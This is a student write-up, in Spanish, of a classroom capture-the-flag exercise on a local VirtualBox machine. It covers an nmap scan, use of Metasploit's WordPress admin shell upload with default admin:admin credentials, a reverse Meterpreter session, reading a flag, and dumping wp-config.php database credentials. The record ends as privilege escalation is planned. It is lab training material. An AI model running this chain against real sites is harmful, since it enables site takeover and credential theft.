# DÍA D - EJERCICIO FINAL - CTF EXPLOTACIÓN

Canal Slack: `cs-ft-sep-23`

## Prerrequisitos

Descargar la máquina "CTF Explotación.ova" del drive de máquinas virtuales e importarla a VirtualBox Encender la máquina virtual y comenzar a trabajar con ella


## Explotación

- El reto consiste en explotar hasta conseguir una shell y obtener los "flags" correspondientes El resumen de los pasos para completar este CTF se proporciona a continuación:
    - Obtener la dirección IP de la máquina de destino
    - Escanear los puertos usando nmap
    - Enumerar el sitio web de WordPress
    - Explotar usando Metasploit y obtener una conexión Meterpreter
    - Enumerar el sistema de destino con un shell limitado y obtener los "flags"
- Hay que documentar el CTF para realizar la entrega en classroom. Este debe incluir como mínimo: Explicación de como se ha superado cada prueba y/o nivel.
- Capturas de pantalla que evidencien como se ha superado cada prueba y/o nivel.

Al abrir la nueva ova en la pantalla de espera aparece lo siguiente, por tanto tendríamos la IP ya.


Realizamos la búsqueda de la IP en el Mozilla


Para poder enumerar el sitio web utilizamos el wpscan



Procedemos a realizar el nmap de esta IP, la máquina por defecto tiene los puertos 22 y 80 abiertos

```
┌──(root㉿kali)-[~]
└─# nmap -sV 10.0.2.11 -p- -O -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-07 09:55 CET
Nmap scan report for 10.0.2.11
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:51:C5:80 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.57 seconds
```

Abrimos la msfconsole y realizamos la siguiente búsqueda

```
msf6 > search WordPress

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank
   Check  Description
   -    ----                                                  ---------------  ----
   0    auxiliary/scanner/http/wp_abandoned_cart_sqli         2020-11-05       norma
l     No     Abandoned Cart for WooCommerce SQLi Scanner
   1    exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       norma
l     No     Adobe Flash Player "Button" Remote Code Execution
   2    exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04       norma
l     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   3    exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    norma
l     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   4    exploit/osx/local/rootpipe_entitlements               2015-07-01       great
   Yes    Apple OS X Entitlements Rootpipe Privilege Escalation
   5    exploit/osx/local/rootpipe                            2015-04-09       great
   Yes    Apple OS X Rootpipe Privilege Escalation
   6    exploit/windows/ftp/easyftp_cwd_fixret                2010-02-16       great
   Yes    EasyFTP Server CWD Command Stack Buffer Overflow
   7    exploit/freebsd/local/rtld_execl_priv_esc             2009-11-30       excel
lent  Yes    FreeBSD rtld execl() Privilege Escalation
```

Para acotar un poco más la búsqueda concretamos y vemos que solo hay uno con estas características

```
msf6 > search WordPress admin shell

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Descripti
on
   -  ----                                       ---------------  ----       -----  ---------
--
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress
 Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp
/wp_admin_shell_upload
```

Seleccionamos y cargamos las opciones para ver el contenido

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Establecemos el RHOST y ponemos de predeterminado el username y el password con admin y le damos a correr

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/pAikyxkTVz/zbPNnLUpKJ.php...
[*] Sending stage (39927 bytes) to 10.0.2.11
[+] Deleted zbPNnLUpKJ.php
[+] Deleted pAikyxkTVz.php
[+] Deleted ../pAikyxkTVz
[*] Meterpreter session 1 opened (10.0.2.9:4444 -> 10.0.2.11:44186) at 2023-11-07 10:48:13 +0100
```

Accedemos a meterpreter y obtenemos nuestro usuario

```
meterpreter > getuid
Server username: www-data
```

Intentamos ir a la ruta de inicio

```
meterpreter > cd /home
meterpreter > ls-la
[-] Unknown command: ls-la
meterpreter > cd ..
meterpreter > pwd
/
```

Listamos

```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040755/rwxr-xr-x  4096        dir   2023-05-28 12:35:59 +0200  bin
040755/rwxr-xr-x  4096        dir   2023-05-28 12:35:47 +0200  boot
040755/rwxr-xr-x  3880        dir   2023-11-07 09:47:01 +0100  dev
040755/rwxr-xr-x  4096        dir   2023-05-28 12:36:22 +0200  etc
040755/rwxr-xr-x  4096        dir   2019-08-02 14:24:15 +0200  home
100644/rw-r--r--  57122033    fil   2023-05-28 12:35:47 +0200  initrd.img
100644/rw-r--r--  57122033    fil   2023-05-28 12:35:47 +0200  initrd.img.old
040755/rwxr-xr-x  4096        dir   2019-08-02 11:24:49 +0200  lib
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:37 +0100  lib64
040700/rwx------  16384       dir   2019-08-02 11:21:28 +0200  lost+found
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  media
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  mnt
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  opt
040555/r-xr-xr-x  0           dir   2023-11-07 09:46:51 +0100  proc
040700/rwx------  4096        dir   2019-08-03 11:45:19 +0200  root
040755/rwxr-xr-x  860         dir   2023-11-07 09:47:16 +0100  run
040755/rwxr-xr-x  12288       dir   2023-05-28 12:35:25 +0200  sbin
040755/rwxr-xr-x  4096        dir   2019-08-02 11:35:07 +0200  snap
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  srv
100600/rw-------  2145386496  fil   2019-08-02 11:25:52 +0200  swap.img
040555/r-xr-xr-x  0           dir   2023-11-07 09:46:46 +0100  sys
041777/rwxrwxrwx  4096        dir   2023-11-07 10:48:11 +0100  tmp
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  usr
040755/rwxr-xr-x  4096        dir   2019-08-02 13:23:28 +0200  var
100600/rw-------  8294136     fil   2019-07-02 20:03:50 +0200  vmlinuz
100600/rw-------  8294136     fil   2019-07-02 20:03:50 +0200  vmlinuz.old
```

Accedemos a home , listamos y probamos a entrar a ck, volvemos a listar y dentro de esta ultima carpeta encontramos una flag

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2019-08-02 15:38:44 +0200  bla
040755/rwxr-xr-x  4096  dir   2019-08-02 15:19:01 +0200  bla1
040755/rwxr-xr-x  4096  dir   2019-08-03 11:45:19 +0200  ck

meterpreter > cd ck
meterpreter > ls
Listing: /home/ck
================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2023-11-07 09:47:01 +0100  .bash_history
100644/rw-r--r--  220   fil   2018-04-04 20:30:26 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 20:30:26 +0200  .bashrc
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .cache
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .gnupg
100644/rw-r--r--  807   fil   2018-04-04 20:30:26 +0200  .profile
100644/rw-r--r--  103   fil   2019-08-03 11:45:19 +0200  ck00-local-flag
```

Le damos un cat al directorio para que nos muestre el contenido y obtenemos → 8163d4c2c7ccb38591d57b86c7414f8c

```
meterpreter > cat ck00-local-flag
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag
get the root shell and read root flag
```

Volvemos a la carpeta raíz y volvemos a listar

```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040755/rwxr-xr-x  4096        dir   2023-05-28 12:35:59 +0200  bin
040755/rwxr-xr-x  4096        dir   2023-05-28 12:35:47 +0200  boot
040755/rwxr-xr-x  3880        dir   2023-11-07 09:47:01 +0100  dev
040755/rwxr-xr-x  4096        dir   2023-05-28 12:36:22 +0200  etc
040755/rwxr-xr-x  4096        dir   2019-08-02 14:24:15 +0200  home
100644/rw-r--r--  57122033    fil   2023-05-28 12:35:47 +0200  initrd.img
100644/rw-r--r--  57122033    fil   2023-05-28 12:35:47 +0200  initrd.img.old
040755/rwxr-xr-x  4096        dir   2019-08-02 11:24:49 +0200  lib
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:37 +0100  lib64
040700/rwx------  16384       dir   2019-08-02 11:21:28 +0200  lost+found
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  media
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  mnt
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  opt
040555/r-xr-xr-x  0           dir   2023-11-07 09:46:51 +0100  proc
040700/rwx------  4096        dir   2019-08-03 11:45:19 +0200  root
040755/rwxr-xr-x  860         dir   2023-11-07 09:47:16 +0100  run
040755/rwxr-xr-x  12288       dir   2023-05-28 12:35:25 +0200  sbin
040755/rwxr-xr-x  4096        dir   2019-08-02 11:35:07 +0200  snap
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  srv
100600/rw-------  2145386496  fil   2019-08-02 11:25:52 +0200  swap.img
040555/r-xr-xr-x  0           dir   2023-11-07 09:46:46 +0100  sys
041777/rwxrwxrwx  4096        dir   2023-11-07 10:48:11 +0100  tmp
040755/rwxr-xr-x  4096        dir   2019-02-14 10:49:32 +0100  usr
040755/rwxr-xr-x  4096        dir   2019-08-02 13:23:28 +0200  var
100600/rw-------  8294136     fil   2019-07-02 20:03:50 +0200  vmlinuz
100600/rw-------  8294136     fil   2019-07-02 20:03:50 +0200  vmlinuz.old
```

Al buscar información en internet obtenemos que en la carpeta var y después de esto en la carpeta www suelen guardarse credenciales importantes así que vamos a ello

```
meterpreter > cd var
meterpreter > ls
Listing: /var
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2019-08-03 11:32:58 +0200  backups
040755/rwxr-xr-x  4096  dir   2023-05-28 12:32:50 +0200  cache
041777/rwxrwxrwx  4096  dir   2019-02-14 10:52:15 +0100  crash
040755/rwxr-xr-x  4096  dir   2019-08-02 13:45:28 +0200  lib
042775/rwxrwxr-x  4096  dir   2018-04-24 10:34:22 +0200  local
041777/rwxrwxrwx  100   dir   2023-11-07 09:47:11 +0100  lock
040775/rwxrwxr-x  4096  dir   2019-08-02 13:28:30 +0200  log
042775/rwxrwxr-x  4096  dir   2019-02-14 10:49:32 +0100  mail
040755/rwxr-xr-x  4096  dir   2019-02-14 10:49:32 +0100  opt
040755/rwxr-xr-x  860   dir   2023-11-07 09:47:16 +0100  run
040755/rwxr-xr-x  4096  dir   2019-08-02 11:35:04 +0200  snap
040755/rwxr-xr-x  4096  dir   2019-02-14 10:50:08 +0100  spool
041777/rwxrwxrwx  4096  dir   2023-11-07 09:47:11 +0100  tmp
040755/rwxr-xr-x  4096  dir   2019-08-02 13:23:28 +0200  www

meterpreter > cd www
meterpreter > ls
Listing: /var/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2019-08-02 14:17:40 +0200  html
```

Entramos en el directorio y listamos

```
meterpreter > cd html
meterpreter > ls
Listing: /var/www/html
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  235    fil   2019-08-02 14:17:40 +0200  .htaccess
100644/rw-r--r--  420    fil   2017-12-01 00:11:00 +0100  index.php
100644/rw-r--r--  19935  fil   2019-01-01 21:37:49 +0100  license.txt
100644/rw-r--r--  7447   fil   2019-04-09 00:59:56 +0200  readme.html
100644/rw-r--r--  6919   fil   2019-01-12 07:41:52 +0100  wp-activate.php
040755/rwxr-xr-x  4096   dir   2019-06-18 19:50:52 +0200  wp-admin
100644/rw-r--r--  369    fil   2017-12-01 00:11:00 +0100  wp-blog-header.php
100644/rw-r--r--  2283   fil   2019-01-21 02:34:51 +0100  wp-comments-post.php
100644/rw-r--r--  2898   fil   2019-01-08 05:30:50 +0100  wp-config-sample.php
100666/rw-rw-rw-  3180   fil   2019-08-02 14:16:00 +0200  wp-config.php
040755/rwxr-xr-x  4096   dir   2023-11-07 10:48:11 +0100  wp-content
100644/rw-r--r--  3847   fil   2019-01-09 09:37:51 +0100  wp-cron.php
040755/rwxr-xr-x  12288  dir   2019-06-18 19:50:52 +0200  wp-includes
100644/rw-r--r--  2502   fil   2019-01-16 06:29:49 +0100  wp-links-opml.php
100644/rw-r--r--  3306   fil   2017-12-01 00:11:00 +0100  wp-load.php
100644/rw-r--r--  39551  fil   2019-06-10 15:34:45 +0200  wp-login.php
100644/rw-r--r--  8403   fil   2017-12-01 00:11:00 +0100  wp-mail.php
100644/rw-r--r--  18962  fil   2019-03-28 20:04:51 +0100  wp-settings.php
100644/rw-r--r--  31085  fil   2019-01-16 17:51:52 +0100  wp-signup.php
100644/rw-r--r--  4764   fil   2017-12-01 00:11:00 +0100  wp-trackback.php
100644/rw-r--r--  3068   fil   2018-08-17 03:51:36 +0200  xmlrpc.php
```

Al buscar info del archivo wp-config.php encontramos la siguiente información

**¿Qué es el archivo wp config php?**

Uno de los archivos más importantes en WordPress es el fichero wp-config. php. Este archivo se encuentra en la raíz de WordPress y contiene los detalles de configuración básicos del sitio web, tales como la información de conexión de la base de datos y la visualización de errores.

Así que visualizamos la información de este archivo

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'ck_wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'bla_is_my_password' );
```

Una vez tenemos esta información podemos intentar escalar privilegios con esto mismo